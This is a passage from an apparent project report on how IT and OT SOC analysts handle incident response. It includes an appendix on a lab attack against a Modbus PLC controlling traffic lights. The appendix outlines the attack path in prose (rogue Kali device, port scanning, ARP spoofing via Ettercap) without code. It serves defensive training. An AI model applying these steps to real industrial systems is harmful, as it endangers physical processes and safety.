In this case the attacker have access to the OT network (Appendix 1). OT Network monitoring tool is alerting as it has identified a new and unknown device in the network. The device can be physical and connected direct in to OT switch or virtual and installed on a virtual machine in engineering workstation.

Next table 3 describe how different skilled SOC analyst would act:

IT SOC Analyst actions	OT SOC analyst actions
Find out if this is either a false or a true alarm. Most of alarms are “false positive”. If not false positive, try to find out where devices has get access to internal network	Investigate is the device known or unknown? (sources from CMDB and doing phone call to the site engineer)
Analyze is device physical or virtual asset	Investigating where device is connected, what activities has performed, where device communicating (Source: NW monitoring tool and log collectors)
Most important is identify where device is. What network? What switch? Identify what is MAC address? Looking example CMDB (example assets and IP’s) Identify what is MAC address? identify from DHCP and AD log.	SOC role is support site engineers information. It is really important speak language what site engineer understand. Example “Device X / Port Y what locate room Z is connected unknown device”
Determines if the device has been communicated to another device? Find out the chain of attack and attack surface.	Based on SOC playbook and if finding is not “false positive”, SOC analyst must escalate case to site IR manager. SOC analyst provide situational information for decision making.
Once it has been ascertained that sufficient evidence has been collected for forensics, the device will be isolated or disconnected from the network	SOC analyst should provide recommendations to the site IR manager based on SOC tool findings. SOC analyst must understand site processes, component roles in process and how component working.
A report to the authorities is being prepared	SOC analyst collect forensic information from SOC tools for later needs
Describe findings to work ticket	SOC specialist support site IR team. Business / IR manager lead and make decisions.

6.3 Attacker perform port scanning

The attacker is still on the OT network and running port scanning and trying to capture data packets containing sensitive information such as password, account information etc. This activity provides the attacker the understanding of the OT network and its assets.

Next table 4 describe how different skilled SOC analyst would act:

IT SOC Analyst actions	OT SOC analyst actions
Find out if this is either a false or a true alarm. Most of alarms are “false positive”.	Some OT protocols can act like someone performing port scanning. First step is find out what is the asset and is asset act similar way in history? Asset should find from CMDB or call to site engineers, if device is not added in CMDB
Analyze is device physical or virtual asset. Looking example CMDB (example assets and IP’s)	Next step is find out are there traffic from site to Internet. Site engineers need find out are some new processes started in asset.
Most important is identify where device is. What network? What switch? Identify what is MAC address? identify from DHCP and AD log.	If case is “real deal”, next is important to identify is attack man- made of malware.
Determines if the device has been communicated to another device? Find out the chain of attack and attack surface. Try to analyze what scanning activities asset perform	SOC need to find out attack vector and report it to site / IR management
Once it has been ascertained that sufficient evidence has been collected for forensics, the device will be isolated or disconnected from the network. In this case isolation is most important preventive action (example using FW block or EDR if installed in device)	If the criteria and operating instructions for the SOC have been created in advance, the SOC analyst can switch off the network communication as agreed with the business / Site(s) and scenario described in IR playbook
A report to the authorities is being prepared. Describe findings to work ticket	Business / Site manage IR case and decide action based on existing risks. SOC only provides situational and forensic information

6.4 Attacker exploit PLC

The attacker aims to exploit site PLC and as such impact the industrial operation resulted in breakdowns of control system components or even entire site. After the learning phase, the attacker knows how to influence the processes and how to cause the site operations to lose control of process.

Next table 5 describe how different skilled SOC analysts will act:

IT SOC Analyst actions	OT SOC analyst actions
Difficult case because PLC and ModBus protocols are not familiar. Not familiar what are roles in processes and sites.	The OT SOC Analyst must be able to identify situations that are anomalous. For example, how the operation of a PLC has changed. Where has been attacked using OT tools and logs to understand the root cause.
Ask from OT specialist help and more information about PLC and ModBus. Repeat of the procedure like in previous cases (Locate the device, isolate and secure the forensics). Isolation is prio 1	The SOC is not really able to do anything other than provide situational information and support for the necessary actions at the site. This is due to the fact that the sites do not have the necessary modern cyber tools like IT have and, for example, the site assets cannot be isolated from operation. Because PLC has exploited, all activities effect plant processes. Responsibility and decision is always in sites / business, not in SOC.
Investigate how can install example EDR in device. If remote installation not possible, then use memory stick. Take memory / data dumps, no shut down device because loosing device memory information, investigate is attacker install backdoors.	The business / site needs help resolving the open incident. Such as “What should be done in the current situation?”, “What are the pre-documented limit values from IR-playbook for the safe operation of the device and process?” and “Whether the SOC considers it safe to continue operating?"
Write findings in ticket. SOC support restoration team and provide situational and forensic information	The SOC Analyst must be able to speak a common language with site engineers. Knowledge of the local language is also often very important because site engineers not understand “IT terms”.

7 Key findings and development needs

7.1 Incident response (IR) processes

It is very common for the IT IR process to follow with the NIST Computer security incident response while the OT IR commonly used for SANS Industrial Cyber incident response process. Although the IT and OT incident response processes are different, both still have many similar actions.

The following table 6 combines the tasks and similarities between the NIST and SANS IR processes actions

NIST Computer security incident response / IT IR Process	**SANS Industrial Cyber incident response process / OT IR Process**
• Preparation	• Preparation & Planning
• Detection & analysis	• Integrated Detection and Identification • Evidence Acquisition • Time Critical Analysis
• Containment, Eradication, and Recovery	• Containment Considering Safety • Eradication, Recovery Considering Safety
• Post-Event Activity	• Lessons Learned • Information Sharing

In real life one major difference between the IT and OT IR process is the preparation that is highlighted in the OT IR process. IT IR can complete many tasks on a logical level. This means that people do not have to go on site but actions can do remotely using modern tools like EDR.

In the OT IR process, all tasks are not done on logical level operation and not all the necessary tasks can be done completely remotely. Some of the IT IR team may be remote but some need to be on site. An example of this is the OT IR process evidence acquisition phase of taking memory dumps. In IT IR forensic data is obtained through modern cyber tools and using remote connections where OT cyber tools often fail to obtain this and it needs to be done locally on the site. The OT IR response may be even more complicated if the system maintenance is outsourced and the responsibilities with the site vendor are not precisely agreed in the contract and instructions.

In the preparation phase it is extremely important to agree exactly who is making the decisions to stop the site processes, who is taking action on the site, who is included in the IR team, and what opportunities the SOC has to support in the IR process. This is especially emphasized in OT preparation because there are not the same capabilities as in IT.

Second significant difference is that the OT IR process focus on safety. Operations and decisions seek to avoid causing harm to people, the environment and the physical process of the facility itself. If, for example, in the Time Critical analysis step of the OT IR process, it is determined that the malware does not pose any danger to the plant's process or the environment or to humans, it can removed during next site maintenance brake.

The third major difference is the OT IR process of Information Sharing where sharing key takeaways from incidents are shared by the community and peers in the sector. This is also being done through the IT IR process, but it is still very rare to report a widespread cyber incident to the community unless it is mandatory.

7.2 SOC analyst skills

Based on interviews and the analysis in chapter 4, differences between IT and OT operation, first minimum essential skill for SOC analyst is understand OT processes on good level, know what are different asset roles in OT site operation and processes and which assets are critical to the process. Example what is the OT processes doing and producing and how the asset are related to this processes. A SOC analyst must have the understanding on what normal and unnormal behavior is for a OT asset, because this is the key to identify cyber-attack in early phases and as such support the site engineers during OT incident response process. The SOC analyst should also understand the criticality of the different OT assets for the site process. For example, what a cyber-attack in a specific PLC means for the whole OT process and what can be a damages.

Second minimum essential skills for SOC analyst is capability to monitor OT environment alerts, communicate alerts forward to named site engineers as playbook describe, provide situational information from SOC to OT site/IR teams and speak same terms and language that site engineers understand. Based on interviews in chapter 6, example IT terms are not familiar many times to OT site engineers and vice versa. And if persons are using non-native language for communication, this can make co-operation even more difficult, misunderstanding increase time to resolve cases and cause same time dissatisfaction to other's actions.

Third minimum essential skills for SOC analyst is understand different asset roles in OT IR process and possibilities to identify and mitigate cyber threats in OT environments. In IT environment the normal procedure is often to isolate the infected asset and remove it from IT operation, but in OT this can’t usually be used as a containment method. In the case a SOC analyst would isolate an OT asset without understanding what he/she is doing, it could jeopardize the control of the OT process which can result in production loss or in damaging the facility. Even worst case scenario this can impact the safety of human lives.

8 Conclusions

Safety and availability of the production process are clear focus for control systems. The cyber security impact of OT systems which control the physical world could cause physical damage, safety implications or environmental impacts. OT use lot a legacy systems and devices that may not be suitable for patching or firmware updates, or that are only available for patching or firmware updates to internal operating systems at infrequent times. In unique computer systems with industrial and proprietary protocols and purpose-built operating systems many traditional security defenses are not effective or applicable. Therefore, SOC Analyst is very important to learn about the processes, technologies and their specialties in the OT environment.

Especially for OT IR, the importance of pre-planning in advance is emphasized. It is really important create IR playbooks, updated CDMB information and agree different IR roles before real incident occurs. The IR role of the SOC analyst in the OT is small compared to the IT. One of the most important tasks is to monitor OT environment, share information and situational awareness to the OT IR team and site engineers. But dedicated IR response team and OT business organization make most of remediation actions and all decisions.

During this project work, I realized much more deeply how well OT SOC analysts needs to understand about OT business processes and related component criticality as well as the role in the process before he/she can be a valuable asset of OT site IR processes. What the site process produces must be understand well too. In OT environments preventative actions cannot be perform in the same way as in IT environments and the same operating mindset do not work. Even cyber security services cannot be provided with the same processes and methods in OT as in IT due to the nature of the operating environment.

OT Cyber security threats are increasing across the globe. The right skills of SOC analysts and an understanding of the possibilities and limitations of the OT environment can save a company from major damages or even loss of life during cyber attacks.

9 References and documentations

Vielberth, M.; Böhm, F.; Fichtinger, I.; Pernul, G. (2020). "Security Operations Center: A Systematic Study and Open Challenges". IEEE Access. 8: 227756–227779. doi:10.1109/ACCESS.2020.3045514. ISSN 2169-3536.

ATT&CK® for Industrial Control Systems – MITRE https://collaborate.mitre.org/attackics/index.php/Main_Page

"Information security operations center" https://en.wikipedia.org/wiki/Information_security_operations_center

Building a Successful OT SOC | SecurityWeek.Com

Babu Veerappa Srinivas, Security Operations Centre (SOC) in a Utility Organization, SANS Institute Information Security Reading Room (2014)

Security Operations Centers and Their Role in Cybersecurity (gartner.com)

[ICS SANS, Cole, E, 2004] Cole, E. (2004, March 23). SANS ICS/SCADA Security Essentials, Sydney EY. (2013, January 1). Security Operations Centers against cybercrime. Retrieved September 8, 2014, from http://www.ey.com/Publication/vwLUAssets/EY_-_Security_Operations_Centers_against_cybercrime/$FILE/EY-SOC-Oct-2013.pdf

Lee, Robert M. (March 2017) Insights into Building an Industrial Control System Security Operations Center, https://iiot-world.com/ics-security/cybersecurity/two-sides-of-it-vs-ot-security-and-ics-security-operations/

OT Endpoint Protection: The Challenges : https://verveindustrial.com/resources/whitepaper/ot-endpoint-protection-whitepaper/

[Picture 1]: NIST Incident response lifecycle, page 21: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

[OT IR process] https://sansorg.egnyte.com/dl/Jf3QBUCQY8

[IT SOC vs OT SOC] Industrial SOC Service https://sis-ics.com/ot-soc/

SANS ICS Concepts Modbus Enumeration : https://www.youtube.com/watch?v=QO99yojavvE

NIST Cyber Security Framework https://www.nist.gov/cyberframework

Mika Nortunen / Fortum OyJ Interview at 24.1.2022, Case example: Cyber-attack on a OT system

Robert Valkama / Fortun OyJ Interview at 24.1.2022, Case example: Cyber-attack on a OT system

Jyrki Huhta / Fraktal Oy Interview at 15.2.2022, Case example: Cyber-attack on a OT system


Visa Laakso / Fortum Oyj Interview at 15.2.2022, Case example: Cyber-attack on a OT system


Juuso Myllylä / Nixu Oy Interview at 17.3.2022, Case example: Cyber-attack on a OT system

10 APPENDIX 1: Description for set and use test environment perform OT Cyber Attack

OT test environment components

- HMI and Engineering Workstation (in Virtual Machines) [172.16.192.10]
- OT Network Monitoring tool [172.16.192.100]
- PLC [172.16.192.30]
- Management for OT NW monitoring [172.16.192.101]
- Attacker device Kali Linux [172.16.192.200]
- Protocol : ModBus







Picture 6: Devices in test environment

Action 1: Loading controlling logic from HMI to PLC


First action is load logic control traffic lights from HMI to PLC.



HMI is ready to manage PLC now



Picture 7: PLC and Traffic lights




Project Z:\opt\CybatiWorks\HMI\CybatiWorks-RASPI-TrafficLig

"CybatiWorks-1 Traffic HMI/OPC" selected (240 bytes)

Picture 8: Traffic light controlling software

OT Network Monitoring tool is in “training mode” for learning normal OT operation. In training mode we teach monitoring system what are a right assets and behavior in OT environment. This includes assets, protocols, operative commands etc. All devices are in network [172.16.192.0/24]



No new alerts in the last day

The network is clear of Alerts

1 asset was communicating with external IPs

2 assets are using unsecured protocols

1 OT asset performed data acquisition write operations on 1 PLC/Controller/RTU/IED

1 asset has vulnerabilities in its installed programs

ASSETS

Presets: Custom

Reset

Filter By

Clear all Query View

Class: Select Class...

Type: Select Type...

Vendor: Select Vendor...

Protocol: Select Protocol...

Criticality: Select Criticality...

Search By: Name, IP, Version, Model, Mac ...

Advanced Options»

RESULTS (5)

	NAME	IP	MAC	CLASS	TYPE	CRITICALITY	RISK LEVEL	VENDOR	NETWORK	LAST SEEN
□	localhost	172.16.192.100	A4:AE:12:77:89:AA	IT	Endpoint	● Low	● Medium	Hon Hai Precision	Default	01/11/2021 12:00
□	DESKTOP-SSDOS3P	172.16.192.10, fe80::20e:c6ff...	00:0E:C6:8F:DF:10	OT	HMI	● Medium	● Medium	Asix Electronics	Default	01/11/2021 12:00
□	172.16.192.101	172.16.192.101, fe80::842:af...	00:E0:96:66:10:C9	IT	Endpoint	● Low	● Medium	Shimadzu	Default	01/11/2021 12:00
□	172.16.192.30	172.16.192.30	B8:27:EB:E7:EF:EE	OT	PLC	● High	● Medium	Raspberry Pi	Default	01/11/2021 12:00
□	fortum_mobilectd	fe80::dd2f:1d88:25f:793b	A4:AE:12:77:89:AB	IT	Endpoint	● Low	● Low	Hon Hai Precision	Default	01/11/2021 12:00

ZONE RULES 17 Rules to Validate

Filter By

Clear all Query View

Source Zone: Select Zone...

Destination Zone: Select Zone...

Protocols: Select Protocol...

Category: Select Category...

Access Type: Select Access Type...

Cloud Reputation: Select Cloud Reputation...

Search By: Search Description...

Advanced Options»


RESULTS (17)

	ID		ACTION	SOURCE ZONE		DESTINATION ZONE	PROTOCOL	PORT	CATEGORY	ACCESS	EXACT MATCH	DESCRIPTION	HIT COUNT	CLOUD REPU
□	24	●	✓ Allow	172.16.0.0/12 (4)	→	172.16.0.0/12 (4)	TCP	43981	Other	None	No		2	N/A
□	23	●	✓ Allow	172.16.0.0/12 (4)	→	172.16.0.0/12 (4)	MODBUS	502	Data Acquisition	Read	No		1183	N/A
□	22	●	✓ Allow	172.16.0.0/12 (4)	→	172.16.0.0/12 (4)	MODBUS	502	Data Acquisition	Write	No		18	N/A
□	21	●	✓ Allow	172.16.0.0/12 (4)	→	External Assets (2)	DNS	53	Other	None	No		61	N/A
□	20	●	✓ Allow	172.16.0.0/12 (4)	→	No Subnet (12)	ICMPv6		Network	None	No		2	N/A
□	19	●	✓ Allow	172.16.0.0/12 (4)	→	172.16.0.0/12 (4)	ARP		Network	None	No		13	N/A
□	18	●	✓ Allow	172.16.0.0/12 (4)	→	No Subnet (12)	DHCPv6	547	Other	None	No		1	N/A

Picture 9 : OT Network monitoring tool dashboard

Action 2: Set OT Network Monitoring tool from Training to Operational mode

Before OT Network Monitoring tool is set operational mode, tool fine tuning need to complete. Example generated alert in training mode should be check and mark “false positive alerts” if needed. Now OT Network Monitoring tool is ready and knows normal network traffic, devices, protocols, used ports, etc (baseline) in OT environment. After this later on all unnormal devices and unnormal behavior generate alerts.



General

SYSTEM MODE

Currently the system is running under: Operational Mode

Picture 10 : OT Network Monitoring tool configuration toolbar

Action 3: Connecting Kali Linux in OT network [172.16.192.200].


Foothold in OT environment can happen example:

A. OT environment engineering workstation or HMI is connected direct to internet. Usually OT environment devices are old and vulnerable and not have proper protection technology. Unwanted connection can happen example, if device are connected wrongly to WLAN what establish straight internet connection or isolated OT network firewalls are configured wrong and rules allow traffic between isolated network and Internet). After that one opportunity is install Virtual machine and Ettercap software in exploited asset (man-in-middle attack / APR spoofing) and record and manipulate network traffic in OT environment.

B. Vulnerable remote access connection (SSH & VNC) are in use and attacker use those weaknesses to penetrate in network. Usually VNC is used by vendor to manage OT devices via Internet.

If Attack techniques follows MITRE- ATT&CK for ICS framework, this can be technique call “Internet Accessible Device” under initial access tactic.

In this case Kali Linux connection causes an alarm on the OT network monitoring tool (see screenshot below)



Filter By: Time: > 31/10/2021 03:00 × Site: Fortum Mobile CTD × Virtual Zone: 172.16.0.0/12 × Severity: High × Severity: Critical × Status: Unresolved ×

Status: 1 Item Selected.
Type: Select One or More.
Category: Select One or More.
Severity: 2 Items Selected.
Search By: Asset, Description...

Story Id 6 (score 100): New Asset (1 alert) **(Total 1/1)**

ID	SCORE	TYPE	DESCRIPTION	DATE DETECTED	CATEGORY	N
87	100		New asset detected : A new endpoint was detected in risky, OT operations permitted zone: "172.16.0.0/12", performing unclassified operation communication: 172.16.192.200	01/11/2021 12:22		[

Picture 11: OT Network Monitoring tool alert after new asset are connect in to OT network

Action 4: Performing port scanning


The attacker's goal is to gain impact over the functions of the physical world operations. In this case attacker want influent Traffic light operation. Learning more about OT environment attacker use port scanning investigating OT network and assets and try to find critical components like PLC.

In order to make an biggest impact, an attacker must know the environment like protocols, network traffic, process and parameters between different operations really well. Many times attackers download information from OT environment and build own test environment. In they own test environment attacker can investigate, learn OT environment and practice attack before complete real attack without the risk of getting caught.’

